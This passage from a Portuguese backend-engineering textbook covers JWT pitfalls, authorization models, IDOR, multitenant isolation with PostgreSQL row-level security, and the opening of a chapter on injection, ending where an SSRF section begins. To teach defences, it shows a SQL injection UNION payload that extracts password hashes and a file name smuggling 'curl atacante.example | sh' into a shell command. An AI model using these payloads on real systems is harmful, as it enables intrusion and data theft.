Na vida real: em 2015, Tim McLean publicou duas falhas em várias bibliotecas de JWT: aceitar `alg: none` e a confusão de algoritmos. Na segunda, a API esperava `RS256`, mas se o token dissesse `HS256`, a biblioteca usava a chave pública como segredo de HMAC. O atacante assinava o que quisesse com uma chave publicada para o mundo inteiro ler. A correção é a lista fixa de algoritmos do `validar` acima.

Na vida real: em abril de 2022, Neil Madden publicou a CVE-2022-21449 ("Psychic Signatures") no Java 15 a 18: a verificação ECDSA aceitava assinatura com `r = 0` e `s = 0` para qualquer mensagem e qualquer chave. Um JWT `ES256` com assinatura toda de zeros passava. A matemática do ECDSA proíbe esses valores; o código esqueceu de perguntar.

Na vida real: em setembro de 2022, a Uber relatou uma invasão em que o atacante, com a senha de um prestador de serviço, disparou notificações de MFA por push até uma ser aprovada (*MFA fatigue*). A mitigação é o *number matching*: o app exige o número exibido na tela de login, e aprovar sem olhar deixa de funcionar.

Na vida real: em julho de 2023, a Microsoft divulgou que o grupo que ela chamou de Storm-0558 obteve uma chave de assinatura de contas pessoais (MSA) e forjou tokens que o Exchange Online aceitou para contas corporativas de cerca de 25 organizações, por uma falha na validação. A assinatura era legítima; o erro estava em qual chave podia assinar para qual audiência.

Resumo

- Sessão com cookie guarda estado no servidor e revoga na hora; `HttpOnly`, `Secure`, `SameSite` e `__Host-` fazem boa parte da segurança.
- Bearer token vale para quem o apresenta. JWT é base64url assinado, legível por todos, validado localmente com lista fixa de algoritmos, e só morre em `exp`.
- Revogar JWT exige estado: vida curta + refresh rotacionado, lista de `jti` ou geração por usuário.
- OAuth 2.0 é delegação: authorization code com PKCE, `state` e `redirect_uri` exato (RFC 9700).
- OIDC acrescenta o ID token, que é para o cliente. Identidade estável é `(iss, sub)`.
- TOTP, SMS e push são phishable; passkeys assinam a origem e resistem a phishing por construção.

- O Gilberto só parou de dar aula quando a chave de assinatura foi rotacionada, derrubando junto o login de todos os outros usuários.

Referências

- RFC 6265, HTTP State Management Mechanism: https://www.rfc-editor.org/rfc/rfc6265
- RFC 6749, The OAuth 2.0 Authorization Framework: https://www.rfc-editor.org/rfc/rfc6749
- RFC 6750, OAuth 2.0 Bearer Token Usage: https://www.rfc-editor.org/rfc/rfc6750
- RFC 7515, JSON Web Signature: https://www.rfc-editor.org/rfc/rfc7515
- RFC 7517, JSON Web Key: https://www.rfc-editor.org/rfc/rfc7517
- RFC 7519, JSON Web Token: https://www.rfc-editor.org/rfc/rfc7519
- RFC 7636, Proof Key for Code Exchange (PKCE): https://www.rfc-editor.org/rfc/rfc7636
- RFC 7662, OAuth 2.0 Token Introspection: https://www.rfc-editor.org/rfc/rfc7662
- RFC 8628, OAuth 2.0 Device Authorization Grant: https://www.rfc-editor.org/rfc/rfc8628
- RFC 8725, JSON Web Token Best Current Practices: https://www.rfc-editor.org/rfc/rfc8725
- RFC 9700, Best Current Practice for OAuth 2.0 Security: https://www.rfc-editor.org/rfc/rfc9700
- RFC 6238, TOTP: Time-Based One-Time Password Algorithm: https://www.rfc-editor.org/rfc/rfc6238
- OpenID Connect Core 1.0: https://openid.net/specs/openid-connect-core-1_0.html
- W3C, Web Authentication Level 2: https://www.w3.org/TR/webauthn-2/
- NIST SP 800-63B, Digital Identity Guidelines, Authentication: https://pages.nist.gov/800-63-3/sp800-63b.html
- OWASP Session Management Cheat Sheet: https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html
- PyJWT, documentação: https://pyjwt.readthedocs.io/
- Tim McLean, Critical vulnerabilities in JSON Web Token libraries (2015): https://auth0.com/blog/critical-vulnerabilities-in-json-web-token-libraries/
- Neil Madden, Psychic Signatures in Java (2022): https://neilmadden.blog/2022/04/19/psychic-signatures-in-java/

- Uber, Security update (2022): https://www.uber.com/newsroom/security-update/
- Microsoft, Microsoft mitigates China-based threat actor Storm-0558 targeting of customer email (2023): https://msrc.microsoft.com/blog/2023/07/microsoft-mitigates-china-based-threat-actor-storm-0558-targeting-of-customer-email/

CAPÍTULO 31

Autorização e multitenancy

O dentista que somou um

O Dr. Plínio, da clínica Sorriso Pleno, abriu a ficha do paciente 1042 no sistema de agendamento que a clínica assina por R$ 189 ao mês. A URL era `https://app.agendadente.com.br/pacientes/1042`. Por curiosidade (ou por tédio entre duas obturações), ele trocou o final para 1043.

Apareceu a ficha da Dona Rosângela, com nome, telefone, histórico de canal e uma observação clínica sobre o medo dela de motor de alta rotação. Dona Rosângela nunca pisou na Sorriso Pleno. Ela é paciente da Dente de Ouro, a concorrente do outro lado da rua.

O Dr. Plínio testou 1044, 1045 e mais umas trezentas. Depois mandou um e-mail educado ao suporte com o assunto "acho que vocês têm um problema". O suporte respondeu em quatro minutos: "o sistema exige login, então está seguro". E estava mesmo, no sentido estrito de que só usuários logados conseguiam ver todos os pacientes de todas as clínicas.

A situação é hipotética, mas o código por trás dela aparece em toda auditoria:

```
paciente = await sessao.get(Paciente, paciente_id)
```

A pergunta que este capítulo responde: o que faltou nessa linha, em que camada do sistema essa checagem deveria morar e como garantir que a clínica 7 nunca veja um dado da clínica 8, nem quando alguém esquece o `WHERE`?

Quem pode fazer o quê com o quê

Autenticação responde "quem é você" (o capítulo 30 trata dela). Autorização responde outra pergunta: este sujeito pode executar esta ação sobre este recurso, neste contexto? São quatro entradas e uma saída booleana:

```
decidir(sujeito, ação, recurso, contexto) -> permitir | negar
```

O recurso é uma coisa específica (o paciente 1043, e não "pacientes" em geral); o contexto reúne o resto: horário, IP, MFA recente.

A literatura de controle de acesso (o padrão XACML, da OASIS, popularizou os termos) separa dois papéis. O **PEP** (*policy enforcement point*) é o trecho de código que intercepta a ação e aplica a decisão. O **PDP** (*policy decision point*) é quem calcula a decisão. Podem ser a mesma função Python ou dois serviços em continentes diferentes.

Duas regras valem para qualquer modelo. A primeira é negar por padrão: se nenhuma regra permite, a resposta é não. A segunda é decidir sobre o recurso concreto. O sistema do Dr. Plínio checava "usuário autenticado pode ler pacientes" e parava aí, o que é uma regra perfeitamente implementada sobre a pergunta errada.

Os três modelos de mercado diferem em como guardam e calculam essa decisão.

RBAC: permissões penduradas em papéis

No RBAC (*role-based access control*), formalizado por Ferraiolo e Kuhn em 1992, por Sandhu e colegas em 1996 (RBAC96) e padronizado como ANSI INCITS 359-2004, usuários recebem papéis e papéis recebem permissões. O usuário nunca recebe permissão direta.

```
PERMISSOES_POR_PAPEL = {
    "recepcionista": {"agenda:ler", "agenda:editar", "paciente:ler"},
    "dentista": {"agenda:ler", "paciente:ler", "prontuario:ler", "prontuario:editar"},
    "gerente": {"agenda:ler", "relatorio:ler", "financeiro:ler"},
}

def pode(papeis: set[str], permissao: str) -> bool:
    return any(permissao in PERMISSOES_POR_PAPEL.get(p, set()) for p in papeis)

print(pode({"recepcionista"}, "prontuario:ler"))
print(pode({"recepcionista", "dentista"}, "prontuario:ler"))
```

```
False
True
```

A checagem custa uma busca em conjunto, e auditar "quem pode editar prontuário" é uma consulta simples. O padrão também prevê hierarquia de papéis e separação de deveres.

O limite aparece quando a regra depende do recurso. "Dentista pode ler prontuário" é RBAC. "Dentista pode ler prontuário dos pacientes que ele atende, na clínica dele" não cabe em papel nenhum. A tentativa de encaixar resulta na **explosão de papéis**: `dentista_clinica_7`, `dentista_clinica_8_somente_leitura`,

`dentista_clinica_7_ferias_cobertura_dr_plinio`. Com 2.000 clínicas e cinco papéis, são 10.000 papéis, e o painel de administração vira um campo de busca com rolagem infinita.

ABAC: regras sobre atributos

No ABAC (*attribute-based access control*), descrito no NIST SP 800-162 (2014), a decisão é uma função dos atributos do sujeito, do recurso, da ação e do ambiente. Não existe tabela de permissões; existe uma política.

```
from datetime import time

def pode_ler_prontuario(usuario: dict, prontuario: dict, agora: time) -> bool:
    return (
        usuario["clinica_id"] == prontuario["clinica_id"]
        and "dentista" in usuario["papeis"]
        and (prontuario["sigiloso"] is False or usuario["id"] ==
prontuario["dentista_id"])
        and time(7) <= agora <= time(21)  # prontuário depois das 21h? vá dormir
    )
```

O RBAC vira um caso particular: "papel" é só mais um atributo. Linguagens de política como Rego (do Open Policy Agent) e Cedar existem para tirar essas regras do código da aplicação, versioná-las e testá-las separadamente.

O custo: o PDP precisa de todos os atributos na hora da decisão, alguns em outro serviço, e responder "quem consegue ler o prontuário 88?" exige avaliar a política para cada usuário do sistema.

ReBAC: o grafo de quem é o quê de quem

No ReBAC (*relationship-based access control*), a permissão deriva de relações entre objetos. O sistema de referência é o Zanzibar, do Google, descrito num artigo da USENIX ATC 2019. Ele guarda relações como tuplas no formato `objeto#relação@sujeito`:

```
pasta:radiografias#leitor@grupo:dentistas#membro
grupo:dentistas#membro@usuario:plinio
arquivo:rx-1043.png#pai@pasta:radiografias
```

A primeira tupla diz que os membros do grupo `dentistas` são leitores da pasta. O sujeito pode ser outro conjunto de usuários (um *userset*), e é daí que vem a recursão. Regras de reescrita completam o modelo: "quem é leitor da pasta pai é leitor do arquivo". Uma checagem vira uma busca no grafo:

```
TUPLAS = {
    ("pasta:radiografias", "leitor", "grupo:dentistas#membro"),
    ("grupo:dentistas", "membro", "usuario:plinio"),
    ("arquivo:rx-1043.png", "pai", "pasta:radiografias"),
}
```

```
def tem(objeto: str, relacao: str, sujeito: str, prof: int = 0) -> bool:
    if prof > 10:
        return False  # ciclo ou hierarquia com 11 níveis; nos dois casos, não
    for obj, rel, suj in TUPLAS:
        if (obj, rel) != (objeto, relacao):
            continue
        if suj == sujeito:
            return True
        if "#" in suj:  # userset: membros de outro objeto
            outro, rel_outro = suj.split("#")
            if tem(outro, rel_outro, sujeito, prof + 1):
                return True
    if relacao == "leitor":  # reescrita: leitor da pasta pai lê o arquivo
        for obj, rel, pai in TUPLAS:
            if obj == objeto and rel == "pai" and tem(pai, "leitor", sujeito, prof + 1):
                return True
    return False

print(tem("arquivo:rx-1043.png", "leitor", "usuario:plinio"))
print(tem("arquivo:rx-1043.png", "leitor", "usuario:bia"))
```

```
True
False
```

O artigo do Zanzibar relata trilhões de listas de acesso, milhões de checagens por segundo, latência p95 abaixo de 10 ms e disponibilidade acima de 99,999% em três anos. Implementações abertas inspiradas nele incluem OpenFGA e SpiceDB.

O artigo também descreve o **problema do novo inimigo**. A Bia é removida da pasta e, logo depois, alguém coloca um arquivo sensível lá dentro. Se a checagem ler uma réplica atrasada, que ainda tem a tupla antiga, a Bia vê o arquivo novo com a permissão velha. O Zanzibar resolve com um token de consistência (o *zookie*) devolvido na escrita do conteúdo: a checagem posterior exige um snapshot pelo menos tão novo quanto o token. É o problema de ler as próprias escritas (capítulo 17), com a diferença de que aqui o erro tem nome, sobrenome e acesso a radiografias.

Onde a checagem mora

Uma requisição atravessa o gateway, o serviço e o banco. Cada camada sabe coisas diferentes, e por isso cada uma consegue checar coisas diferentes.

O **gateway** sabe se o token é válido, quais escopos ele carrega e qual rota foi chamada; recusa `DELETE /clinicas/7` de quem não tem escopo `admin`. De quem é o paciente 1043 ele não sabe, porque isso está numa tabela que ele nunca viu.

O **serviço** dono dos dados é o único lugar que tem o recurso em mãos. A checagem por objeto mora nele, idealmente dentro da própria consulta.

O **banco** pode ser a última barreira, com row-level security, que aparece mais adiante.

IDOR, ou a falha que cabe numa linha

IDOR (*insecure direct object reference*) é o nome do defeito do Dr. Plínio: o servidor aceita um identificador vindo do cliente e devolve o objeto sem verificar se aquele sujeito tem direito a ele. A OWASP chama a mesma coisa de BOLA (*broken object level authorization*) e a colocou em primeiro lugar no API Security Top 10 de 2019 e de novo no de 2023. O capítulo 32 percorre a lista inteira.

O código vulnerável, em FastAPI com SQLAlchemy 2.x assíncrono:

```
@app.get("/pacientes/{paciente_id}")
async def ler_paciente(
    paciente_id: int,
    usuario: Usuario = Depends(usuario_atual),     # autenticou, ótimo
    sessao: AsyncSession = Depends(obter_sessao),
):
    paciente = await sessao.get(Paciente, paciente_id)  # autorizou? ninguém perguntou
    if paciente is None:
        raise HTTPException(status_code=404)
    return paciente
```

A correção põe a regra de acesso na própria consulta:

```
    consulta = select(Paciente).where(
        Paciente.id == paciente_id,
        Paciente.clinica_id == usuario.clinica_id,
    )
    paciente = (await sessao.execute(consulta)).scalar_one_or_none()
    if paciente is None:
        raise HTTPException(status_code=404)  # inexistente e alheio: mesma resposta
```

```
curl -s -o /dev/null -w "%{http_code}\n" \
  -H "Authorization: Bearer $TOKEN_PLINIO" https://api.agendadente.com.br/pacientes/1043
```

```
404
```

O 404 para objeto alheio é deliberado. Um 403 confirmaria que o paciente 1043 existe, e um atacante que recebe 403 para uns IDs e 404 para outros acabou de ganhar um contador de pacientes da concorrência.

Em listagens, filtrar depois de carregar também quebra a paginação: a página pede 20 linhas, o código descarta as 17 alheias e o usuário recebe 3 itens e um cursor para "mais".

Três variações do mesmo defeito escapam de quem só testa o `GET`:

1. **Referências na escrita.** `POST /consultas` com `{"paciente_id": 1043}` cria uma consulta da Sorriso Pleno para a paciente da Dente de Ouro. Todo ID recebido no

corpo precisa da mesma checagem que o ID da URL.

2. **Campos que o cliente não deveria controlar.** Um `PATCH /usuarios/me` que aceita o modelo inteiro deixa o usuário mandar `{"clinica_id": 8}` e se mudar de clínica (a OWASP chama isso de *mass assignment*). Um esquema Pydantic de entrada sem os campos protegidos resolve.
3. **IDs imprevisíveis.** Trocar o inteiro por UUIDv4 dificulta adivinhar, e só isso. IDs vazam em logs, e-mails, links compartilhados e no histórico do navegador. Se a checagem não existe, o UUID só aumenta o tempo de digitação do atacante.

Multitenancy, ou quantos clientes cabem num banco

O sistema do Dr. Plínio é **multitenant**: uma única instalação serve muitos clientes (os *tenants*, aqui as clínicas), e os dados de um nunca podem aparecer para outro. Entre clínicas, um IDOR vira contrato rescindido e, com dado de saúde, assunto para a LGPD.

Existem quatro modelos de isolamento, do mais separado ao mais compartilhado. A documentação de SaaS da AWS usa os nomes *silo* (tudo separado), *pool* (tudo compartilhado) e *bridge* (misturas).

Banco por tenant. Cada clínica tem o próprio banco, às vezes a própria instância. A aplicação resolve o tenant (pelo subdomínio ou pelo token) e escolhe a string de conexão. Esquecer um `WHERE` vaza dados da própria clínica para a própria clínica, o que é inofensivo. O custo: cada banco tem processos, memória e pool próprios (o capítulo 11 mostra quanto custa uma conexão no PostgreSQL), e uma migração vira um laço sobre 2.000 bancos, com o banco 1.377 falhando às 3h por um motivo que só ele tem.

Schema por tenant. Um banco, um schema PostgreSQL por clínica (`clinica_7.pacientes`, `clinica_8.pacientes`). A aplicação ajusta o `search_path` a cada transação, e o isolamento depende dele. Com 2.000 schemas de 60 tabelas, o catálogo tem 120.000 tabelas fora os índices, e o que percorre o catálogo (`pg_dump`, autovacuum, migrações) fica proporcionalmente mais lento.

Coluna de tenant. Todas as clínicas nas mesmas tabelas, com `clinica_id` em cada linha. É o modelo mais barato por tenant e o único em que uma consulta esquecida vaza dados de todo mundo de uma vez. A disciplina fica na aplicação: toda consulta filtra por `clinica_id`.

Coluna de tenant com row-level security. O mesmo modelo, com o banco aplicando o filtro sozinho.

Row-level security no PostgreSQL

A row-level security (RLS), disponível desde o PostgreSQL 9.5, anexa uma política a cada tabela. O planner injeta a expressão da política em toda consulta, como um `WHERE` que o desenvolvedor não tem como esquecer.

```
CREATE TABLE pacientes (
    clinica_id bigint NOT NULL,
    id bigint GENERATED ALWAYS AS IDENTITY,
    nome text NOT NULL,
    PRIMARY KEY (clinica_id, id)
);

ALTER TABLE pacientes ENABLE ROW LEVEL SECURITY;
ALTER TABLE pacientes FORCE ROW LEVEL SECURITY;

CREATE POLICY isolamento_clinica ON pacientes
    USING (clinica_id = NULLIF(current_setting('app.clinica_id', true), '')::bigint);
```

Cada linha ali tem um motivo:

- `USING` filtra as linhas visíveis em `SELECT`, `UPDATE` e `DELETE`. Numa política sem `WITH CHECK` que vale para todos os comandos, o PostgreSQL usa a mesma expressão para validar as linhas gravadas em `INSERT` e `UPDATE`.
- `FORCE` aplica a política também ao dono da tabela, que de outro modo a ignora. Superusuários e roles com `BYPASSRLS` ignoram sempre. Se a aplicação conecta com o usuário que criou as tabelas, sem `FORCE`, a RLS existe só na documentação interna.
- `current_setting('app.clinica_id', true)` lê uma variável de configuração customizada; o `true` faz devolver `NULL` em vez de erro quando ela nunca foi definida. O `NULLIF` cobre um detalhe que pega muita gente: depois do primeiro `SET LOCAL` na sessão, a variável continua existindo com valor `''` ao fim da transação, e `''::bigint` dá erro. Com `NULL`, a comparação nunca é verdadeira e a consulta devolve zero linhas.

Sem tenant definido, nada aparece. Com tenant, só o dele. Gravar para outro é recusado:

```
app=> SELECT count(*) FROM pacientes;
 count
-------
     0
(1 row)

app=> BEGIN;
app=*> SELECT set_config('app.clinica_id', '7', true);
 set_config
------------
 7
(1 row)

app=*> SELECT clinica_id, id, nome FROM pacientes WHERE id IN (1042, 1043);
 clinica_id |  id  |       nome
```

```
------------+------+------------------
          7 | 1042 | Valdir Nogueira
(1 row)

app=*> INSERT INTO pacientes (clinica_id, nome) VALUES (8, 'Paciente Infiltrado');
ERROR:  new row violates row-level security policy for table "pacientes"
```

O 1043 sumiu sem que a consulta mencionasse clínica nenhuma. O terceiro parâmetro de `set_config` igual a `true` equivale a `SET LOCAL`: o valor morre no fim da transação. Isso importa com pool de conexões. Um `SET` de sessão sobrevive à devolução da conexão ao pool, e a próxima requisição, de outra clínica, herda o tenant anterior. Com PgBouncer em modo *transaction* (capítulo 11), a próxima transação nem roda no mesmo processo do servidor, e o `SET LOCAL` é a única forma que funciona.

Na aplicação, o tenant entra no início de cada transação:

```python
async def obter_sessao(usuario: Usuario = Depends(usuario_atual)):
    async with fabrica_de_sessoes() as sessao, sessao.begin():
        await sessao.execute(
            text("SELECT set_config('app.clinica_id', :c, true)"),
            {"c": str(usuario.clinica_id)},  # SET não aceita parâmetro; set_config
aceita
        )
        yield sessao
```

A chave primária `(clinica_id, id)` também tem função. Ela permite chaves estrangeiras compostas:

```
CREATE TABLE consultas (
    clinica_id bigint NOT NULL,
    id bigint GENERATED ALWAYS AS IDENTITY,
    paciente_id bigint NOT NULL,
    inicio timestamptz NOT NULL,
    PRIMARY KEY (clinica_id, id),
    FOREIGN KEY (clinica_id, paciente_id) REFERENCES pacientes (clinica_id, id)
);
```

Com isso, uma consulta da clínica 7 apontando para um paciente da clínica 8 viola a FK, e o banco recusa a referência cruzada da seção anterior sem depender de nenhuma checagem na aplicação. E o índice começando por `clinica_id` serve à política, que entra em toda consulta: sem ele, cada `SELECT` filtra o tenant numa varredura da tabela inteira.

Propriedades e custos

Entre os modelos de decisão:

	RBAC	ABAC	ReBAC
Unidade de regra	papel → permissão	expressão sobre atributos	tupla de relação + reescrita
Regra por objeto	não expressa	expressa	expressa
Custo da checagem	busca em conjunto	avaliar a política com os atributos carregados	busca no grafo, profundidade variável
"Quem acessa X?"	consulta direta	avaliar a política para cada sujeito	percorrer o grafo ao contrário
Dados necessários	papéis do usuário	todos os atributos envolvidos	tuplas sincronizadas com o sistema de origem
Onde dói	explosão de papéis	auditoria e atributos remotos	consistência das tuplas (novo inimigo)

Sistemas reais costumam combinar os três.

Entre os modelos de isolamento:

	Banco por tenant	Schema por tenant	Coluna	Coluna + RLS
Esquecer o filtro	vaza nada	vaza se o `search_path` errar	vaza tudo	política barra
Custo marginal por tenant	alto (instância ou banco, pool)	médio (objetos no catálogo)	~zero	~zero
Migração	N execuções	N execuções	1	1
Vizinho barulhento	isolado por instância	compartilha CPU, I/O e locks	compartilha tudo	compartilha tudo
Backup/restauração de um tenant	trivial	`pg_dump -n`	exportação filtrada	exportação filtrada
Residência de dados por país	instância na região	difícil	difícil	difícil
Relatório entre tenants	consulta federada	`UNION` de N schemas	`GROUP BY`	role com `BYPASSRLS`

O vizinho barulhento (*noisy neighbor*) é o tenant cujo relatório de fim de mês consome o I/O do banco compartilhado e deixa a agenda das outras 1.999 clínicas lenta. Com banco por tenant, ele só deixa lenta a própria agenda. Por isso o modelo híbrido aparece com

frequência: os tenants pequenos ficam no banco compartilhado, e o que paga contrato corporativo, exige residência de dados ou gera 40% da carga ganha banco próprio. O roteamento passa a consultar um diretório "tenant → banco", com o mesmo desenho do diretório de shards do capítulo 14.

Armadilhas e casos reais

> **Armadilha:** o job em segundo plano. A requisição HTTP define o tenant no middleware, e a RLS funciona. O worker que consome a fila de lembretes por SMS roda fora desse middleware, conecta com uma role que tem `BYPASSRLS` "porque estava dando zero linhas" e envia o lembrete da Dona Rosângela para o celular do Dr. Plínio. Toda mensagem de fila precisa carregar o tenant, e o worker precisa defini-lo antes de tocar no banco.

Outros vazamentos entre tenants que não passam pelo `WHERE`:

- **Cache sem tenant na chave.** `cache.get(f"paciente:{id}")` com IDs que só são únicos dentro da clínica entrega o paciente 12 da clínica 7 para a clínica 8. A chave inclui o tenant (capítulo 16).
- **Busca e analytics.** O índice de busca textual e o data warehouse são cópias dos dados, sem a RLS do banco de origem. O filtro por tenant precisa ser refeito lá.
- **Mensagens de erro.** `violates unique constraint "pacientes_cpf_key"` ao cadastrar um CPF conta à clínica 7 que aquele CPF já é paciente de alguém no sistema. A unicidade precisa ser `(clinica_id, cpf)`.
- **Role de manutenção.** Quem roda o script de correção como superusuário roda sem RLS. O `UPDATE` sem `WHERE` vira, nessa role, um `UPDATE` sem `WHERE` em todas as clínicas.

> **Na vida real:** em maio de 2019, o jornalista Brian Krebs revelou que o site da First American Financial, empresa americana de seguro de títulos imobiliários, expunha cerca de 885 milhões de documentos, alguns de 2003, com dados bancários, números de Seguro Social e extratos. Os documentos eram servidos por URLs com um número sequencial e sem nenhuma checagem de acesso: quem recebia o link do próprio documento podia trocar o número e ler o de outra pessoa. O mesmo defeito do Dr. Plínio, sem nem o login na frente.
>
> **Na vida real:** em agosto de 2021, a empresa de segurança Wiz divulgou a ChaosDB, uma falha no Azure Cosmos DB. Um recurso de notebooks Jupyter integrado ao serviço permitia obter as chaves primárias de bancos de outros

clientes, com leitura e escrita completas. A Microsoft desativou o recurso e notificou os clientes afetados. Todo o isolamento entre tenants dependia da camada que errou.

Dica: um teste barato pega a maior parte dos IDORs: dois tenants na fixture, autenticação como o primeiro e cada rota de `app.routes` chamada com IDs do segundo. Toda resposta deve ser 404, e nenhuma listagem pode trazer item alheio.

Resumo

- Autorização decide `(sujeito, ação, recurso, contexto) → permitir | negar`, nega por padrão e decide sobre o objeto concreto.
- RBAC: barato de checar e auditar, sem regra por objeto. ABAC: expressa quase tudo, audita mal. ReBAC (Zanzibar): relações e hierarquias, exige tuplas consistentes.
- Gateway checa token, escopo e rota; a checagem por objeto mora no serviço dono dos dados, na própria consulta.
- IDOR: ID vindo do cliente sem checagem de posse, na URL, no corpo ou na listagem. Objeto alheio responde 404; UUID não corrige.
- Isolamento entre tenants vai do banco por tenant à coluna com RLS, trocando isolamento por custo por tenant e migrações.
- RLS: `ENABLE` + `FORCE`, `NULLIF(current_setting(..., true), '')`, `set_config(..., true)` por transação, FK composta com o tenant.
- Cache, busca, workers e roles com `BYPASSRLS` vazam por fora do `WHERE`.

Referências

- Ferraiolo, D.; Kuhn, R. "Role-Based Access Controls", 15th National Computer Security Conference, 1992. NIST, projeto RBAC: https://csrc.nist.gov/projects/role-based-access-control
- Hu, V. et al. NIST SP 800-162, "Guide to Attribute Based Access Control (ABAC) Definition and Considerations", 2014: https://doi.org/10.6028/NIST.SP.800-162
- Pang, R. et al. "Zanzibar: Google's Consistent, Global Authorization System", USENIX ATC 2019: https://www.usenix.org/conference/atc19/presentation/pang
- OWASP API Security Top 10 2023, API1: Broken Object Level Authorization: https://owasp.org/API-Security/editions/2023/en/0xa1-broken-object-level-authorization/

- OWASP Authorization Cheat Sheet: https://cheatsheetseries.owasp.org/cheatsheets/Authorization_Cheat_Sheet.html
- PostgreSQL, "Row Security Policies": https://www.postgresql.org/docs/current/ddl-rowsecurity.html
- PostgreSQL, `CREATE POLICY`: https://www.postgresql.org/docs/current/sql-createpolicy.html
- Open Policy Agent: https://www.openpolicyagent.org/; Cedar: https://www.cedarpolicy.com/; OpenFGA: https://openfga.dev/
- Krebs, B. "First American Financial Corp. Leaked Hundreds of Millions of Title Insurance Records", maio de 2019: https://krebsonsecurity.com/2019/05/first-american-financial-corp-leaked-hundreds-of-millions-of-title-insurance-records/
- Wiz, "ChaosDB: How we hacked thousands of Azure customers' databases", 2021: https://www.wiz.io/blog/chaosdb-how-we-hacked-thousands-of-azure-customers-databases

CAPÍTULO 32

Vulnerabilidades de backend

O relatório que chegou sexta às 17h40

O relatório do teste de intrusão chegou numa sexta-feira às 17h40, com 31 páginas e um sumário executivo de uma linha só: "Conseguimos tudo". O caso é hipotético, mas cada detalhe dele já aconteceu em algum lugar. O sistema era uma API de listas de presentes de casamento, escrita em Python com FastAPI, SQLAlchemy e testes com 91% de cobertura. Na lista de teste, a de Noemi e Haroldo, a equipe de testes tinha mudado o preço de um jogo de fondue para R$ 0,01 e comprado onze.

Os achados críticos eram quatro, e cada um cabia numa linha de código:

1. A busca de presentes montava o SQL com f-string "só naquele endpoint, porque o ORM não fazia `ILIKE` direito".
2. A pré-visualização de links (o convidado cola a URL do produto e o backend busca título e foto) aceitava `http://169.254.169.254/` e devolveu, muito prestativa, as credenciais temporárias da máquina na nuvem.
3. A importação de listas de outro site aceitava um arquivo `pickle`, "porque era o formato que o script antigo gerava".
4. O endpoint `GET /usuarios/{id}` devolvia o modelo do ORM inteiro, com `hash_senha`, e o `PATCH` aceitava `is_admin` no corpo.

Havia ainda uma rota `/admin-temporario`, criada em 2021 para "resolver uma coisa rapidinho", que ninguém lembrava de ter publicado e que respondia sem autenticação. Por que, então, quatro vulnerabilidades de livro-texto apareceram juntas, e quais mecanismos fecham cada uma de verdade, em vez de só esconder o sintoma?

As listas da OWASP e o que elas medem

A OWASP (Open Worldwide Application Security Project) publica duas listas que aparecem em todo contrato de segurança. Ambas são documentos de conscientização, montados a partir de dados de testes e de CVEs mapeados para categorias CWE (o catálogo de fraquezas do MITRE). Como padrão de verificação, a mesma organização mantém o ASVS.

O OWASP Top 10 cobre aplicações web em geral. Na edição de 2025, o primeiro lugar continua sendo Broken Access Control (falhas de controle de acesso), que agora absorve o SSRF, categoria própria em 2021. Software Supply Chain Failures ampliou a antiga categoria de componentes vulneráveis. Injeção caiu de posição, o que diz mais sobre a popularidade das consultas parametrizadas do que sobre a extinção do f-string. E entrou uma categoria nova, Mishandling of Exceptional Conditions: tratamento errado de erros e sistemas que falham abertos.

O OWASP API Security Top 10 (edição 2023) olha só para APIs, e por isso tem outra cara. Três das dez categorias são variações de autorização:

Código	Nome	O que é
API1	Broken Object Level Authorization (BOLA)	Acessar o objeto de outro trocando o ID
API3	Broken Object Property Level Authorization (BOPLA)	Ler ou gravar campos que não deveria
API5	Broken Function Level Authorization (BFLA)	Chamar uma função que não deveria (rota de admin)
API7	Server Side Request Forgery	Fazer o servidor buscar uma URL arbitrária
API9	Improper Inventory Management	Rotas e versões esquecidas, como `/admin-temporario`

Injeção, SSRF e deserialização têm o mesmo padrão: o backend entrega um dado de fora a um interpretador (o parser de SQL, o shell, o cliente HTTP, o `pickle`) que trata parte dele como instrução. As seções seguintes descrevem cada mecanismo e a defesa que remove a mistura entre dado e instrução, em vez de tentar filtrar caracteres suspeitos.

Injeção, ou quando o dado vira código

O banco recebe texto e o entrega ao parser. Se você concatena a entrada do usuário dentro desse texto, o parser não tem como saber onde termina a sua consulta e onde começa o termo de busca. Ele lê tudo como SQL, com a mesma boa vontade.

```
termo = "%' UNION SELECT id, email, hash_senha FROM usuarios --"
sql = f"SELECT id, nome, loja FROM presentes WHERE nome ILIKE '%{termo}%'"
print(sql)
```

```
SELECT id, nome, loja FROM presentes WHERE nome ILIKE '%%' UNION SELECT id, email,
```

```
hash_senha FROM usuarios --%'
```

O apóstrofo fecha a string, o `UNION` acrescenta uma segunda consulta com o mesmo número de colunas e o `--` transforma o resto em comentário. A resposta da "busca de presentes" passa a listar e-mails e hashes de senha, formatados como se fossem um jogo de fondue e uma loja.

A defesa é a consulta parametrizada, e o mecanismo dela está no protocolo do PostgreSQL. No extended query protocol, o cliente manda uma mensagem `Parse` com o texto da consulta e marcadores `$1`, `$2`, e depois uma mensagem `Bind` com os valores, separados. O parser analisa o SQL antes de ver qualquer valor. Quando o valor chega, a árvore da consulta já está pronta, e o valor ocupa o lugar de um literal. Não existe sequência de caracteres capaz de virar SQL, porque o valor nunca passa pelo parser. O psycopg 3 usa esse binding no servidor por padrão:

```
with conn.cursor() as cur:
    cur.execute(
        "SELECT id, nome, loja FROM presentes WHERE nome ILIKE %s",
        (f"%{termo}%",),
    )
    print(cur.fetchall())
```

```
[]
```

Nenhum presente se chama `UNION SELECT id, email...`, e o banco responde exatamente isso. Escapar apóstrofos à mão depende de acertar todas as regras do dialeto e da codificação, e a história da segurança está cheia de escapes que esqueceram um caso.

Os parâmetros só substituem valores. Nomes de tabela, nomes de coluna e a direção do `ORDER BY` não podem ser parâmetros, e é por isso que o `?ordenar=preco` costuma ser o último f-string sobrevivente do código. Para identificadores, a defesa é uma lista fechada de valores aceitos e, para montar a consulta, `psycopg.sql.Identifier`, que cita o nome com aspas duplas. No SQLAlchemy, o ORM e o `select()` parametrizam sozinhos; o risco volta quando alguém escreve `text(f"...")`, que entrega a string pronta ao banco.

O mesmo mecanismo aparece em outros interpretadores. `subprocess.run(f"convert {arquivo} saida.png", shell=True)` entrega a string ao `/bin/sh`, e um arquivo chamado `foto.jpg; curl atacante.example | sh` passa a ser um script com dois comandos. A forma segura passa uma lista de argumentos sem `shell=True`, e o kernel recebe o nome do arquivo num único elemento de `argv`, sem shell nenhum para interpretar o `;`. Em templates, `jinja2.Template(texto_do_usuario)` deixa o usuário escrever expressões Jinja (*server-side template injection*); o template é código, e o usuário só deveria fornecer valores.

SSRF, ou o servidor que busca o que mandarem

